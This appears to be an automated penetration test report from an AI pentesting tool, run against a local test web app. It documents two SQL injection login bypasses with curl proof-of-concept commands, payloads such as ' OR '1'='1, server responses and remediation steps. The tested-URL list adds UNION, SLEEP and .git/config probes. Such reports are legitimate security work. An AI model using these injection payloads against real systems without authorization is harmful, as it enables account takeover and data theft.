

XALGORIX

Penetration Test Report


Target

http://127.0.0.1:8088

Date: May 1, 2026

Scan ID: 127.0.0.1_8088_adb9c95c

Executive Summary



Scan Details

Target	http://127.0.0.1:8088
Status	FINISHED
Duration	1h 23m 50s
Iterations	1148
Tool Calls	1160
Total Tokens	34129914
Started	2026-05-01 14:56:32 MSK
Finished	2026-05-01 16:20:22 MSK

Vulnerability Details

#1 SQL Injection in login5 GET endpoint

CRITICAL

Verified via: *EXPLOITED*

CVSS: **9.8**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Method: GET

ENDPOINT

/login5

DESCRIPTION

A SQL injection vulnerability was discovered in the /login5 endpoint. The 'pass' parameter is vulnerable to SQL injection via GET request, allowing authentication bypass.

IMPACT

Authentication bypass allowing attacker to log in as admin user without valid credentials, leading to unauthorized access to protected resources.

TECHNICAL ANALYSIS

The vulnerability exists in the /login5 endpoint which accepts user and pass as GET parameters. The 'pass' parameter is directly embedded into a SQL query without proper sanitization or parameterization, allowing SQL injection attacks.

PROOF OF CONCEPT

1. Navigate to `http://127.0.0.1:8088/login5?user=admin&pass=x%27%20OR%20%271%27=%271`
2. The payload bypasses authentication and returns `{"ok":true,"user":"admin"}`
3. This confirms successful SQL injection and authentication bypass

POC SCRIPT

```
curl -s "http://127.0.0.1:8088/login5?user=admin&pass=x' OR '1'='1"
```

EXPLOITATION PROOF

```
Successfully exploited the SQL injection to bypass authentication. Using payload: pass=x' OR '1'='1, received {"ok":true,"user":"admin"} - confirming authentication bypass
```

REMEDIATION

1. Use parameterized queries/prepared statements for all database operations
2. Implement proper input validation and sanitization
3. Apply least privilege principle for database accounts
4. Implement proper error handling that doesn't expose database errors

#2 SQL Injection in login1 POST endpoint - Authentication Bypass

CRITICAL

Verified via: *EXPLOITED*

CVSS: **9.8**

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Method: POST

ENDPOINT

/login1

DESCRIPTION

A SQL injection vulnerability was discovered in the /login1 endpoint. The 'username' parameter is vulnerable to SQL injection via POST form data, allowing authentication bypass.

IMPACT

Authentication bypass allowing attacker to log in as admin user without valid credentials, leading to unauthorized access to protected resources.

TECHNICAL ANALYSIS

The vulnerability exists in the /login1 endpoint which accepts username and password as POST form data. The 'username' parameter is directly embedded into a SQL query without proper sanitization or parameterization, allowing SQL injection attacks. The response confirms successful login as admin when the injection bypasses the authentication.

PROOF OF CONCEPT

1. Send POST request to `http://127.0.0.1:8088/login1` with `username=admin' OR '1'='1'--&password=test`
2. The SQL injection bypasses authentication
3. Response shows `<h2>Welcome, admin</h2>` confirming successful authentication bypass

POC SCRIPT

```
curl -s -X POST http://127.0.0.1:8088/login1 -d "username=admin' OR '1'='1'--&password=test"
```

EXPLOITATION PROOF

Successfully exploited the SQL injection to bypass authentication. Using payload: `username=admin' OR '1'='1'--&password=test`, received response: `<h2>Welcome, admin</h2>` - confirming authentication bypass as admin user.

REMEDIATION

1. Use parameterized queries/prepared statements for all database operations
2. Implement proper input validation and sanitization
3. Apply least privilege principle for database accounts
4. Implement proper error handling that doesn't expose database errors

Tested Endpoints & URLs

- `http://127.0.0.1:8088`
- `http://127.0.0.1:8088/login1`
- `http://127.0.0.1:8088/login2`
- `http://127.0.0.1:8088/login3`
- `http://127.0.0.1:8088/login4`
- `http://127.0.0.1:8088/login5`
- `http://127.0.0.1:8088/login5?username=admin&password=test`
- `http://127.0.0.1:8088/login5?username=admin`
- `http://127.0.0.1:8088/login5?username=admin&password=test%27`
- `http://127.0.0.1:8088/api/users`
- `http://127.0.0.1:8088/users`
- `http://127.0.0.1:8088/admin`
- `http://127.0.0.1:8088/static/`
- `http://127.0.0.1:8088/`
- `http://127.0.0.1:8088/login5?user=admin&pass=x`
- `http://127.0.0.1:8088/login5?user=admin&pass=x%27`
- `http://127.0.0.1:8088/login5?user=admin`
- `http://127.0.0.1:8088/login5?user=admin&pass=x%27%20UNION%20SELECT%201,2,3--`
- `http://127.0.0.1:8088/login5?user=admin&pass=x%27%20OR%20%271%27=%271`
- `http://127.0.0.1:8088/login5?user=admin&pass=x%27%20AND%201=1--`
- `http://127.0.0.1:8088/login5?user=admin%27%20OR%20%271%27=%271&pass=test`
- `http://127.0.0.1:8088/login5?user=admin%27%20AND%20(SLEEP(5))--&pass=test`
- `http://127.0.0.1:8088/login5?user=admin%27%20AND%201=1%20--&pass=test`
- `http://127.0.0.1:8088/login5?user=admin&pass=test`
- `http://127.0.0.1:8088/login5?user=admin&pass=test%27%20AND%20SLEEP(5)--`
- `http://127.0.0.1:8088/login5?user=admin&pass=test%27%20OR%20%271%27=%271`
- `http://127.0.0.1:8088/profile`
- `http://127.0.0.1:8088/api`
- `http://127.0.0.1:8088/robots.txt`
- `http://127.0.0.1:8088/.git/config`

... and 224 more endpoints

Disclaimer

This penetration test was conducted by Xalgorix, an autonomous AI-powered security assessment tool. The findings in this report are based on automated testing and manual verification where possible.

IMPORTANT NOTICES:

- * **Scope:** This assessment was limited to the target systems explicitly listed in this report. Any systems or services outside the defined scope were not tested.
- * **False Positives:** While Xalgorix attempts to verify findings before reporting, some findings may require manual validation. We recommend validating all critical and high-severity findings before taking remediation actions.
- * **Limitations:** Automated testing cannot discover all vulnerabilities. Manual testing, code review, and other complementary security activities are recommended for comprehensive security coverage.
- * **Legal:** This assessment was conducted with authorization from the target owner. Unauthorized security testing is illegal. Ensure you have proper authorization before testing any system.
- * **Report Accuracy:** This report is provided "as is" without warranties of any kind. The testing methodology and findings are based on the tools and techniques available at the time of testing.
- * **Remediation:** For any vulnerabilities found, follow industry best practices for remediation. Consult with security professionals for complex vulnerabilities.

Generated by Xalgorix - Autonomous AI Pentesting Engine
<https://github.com/xalgord/xalgorix>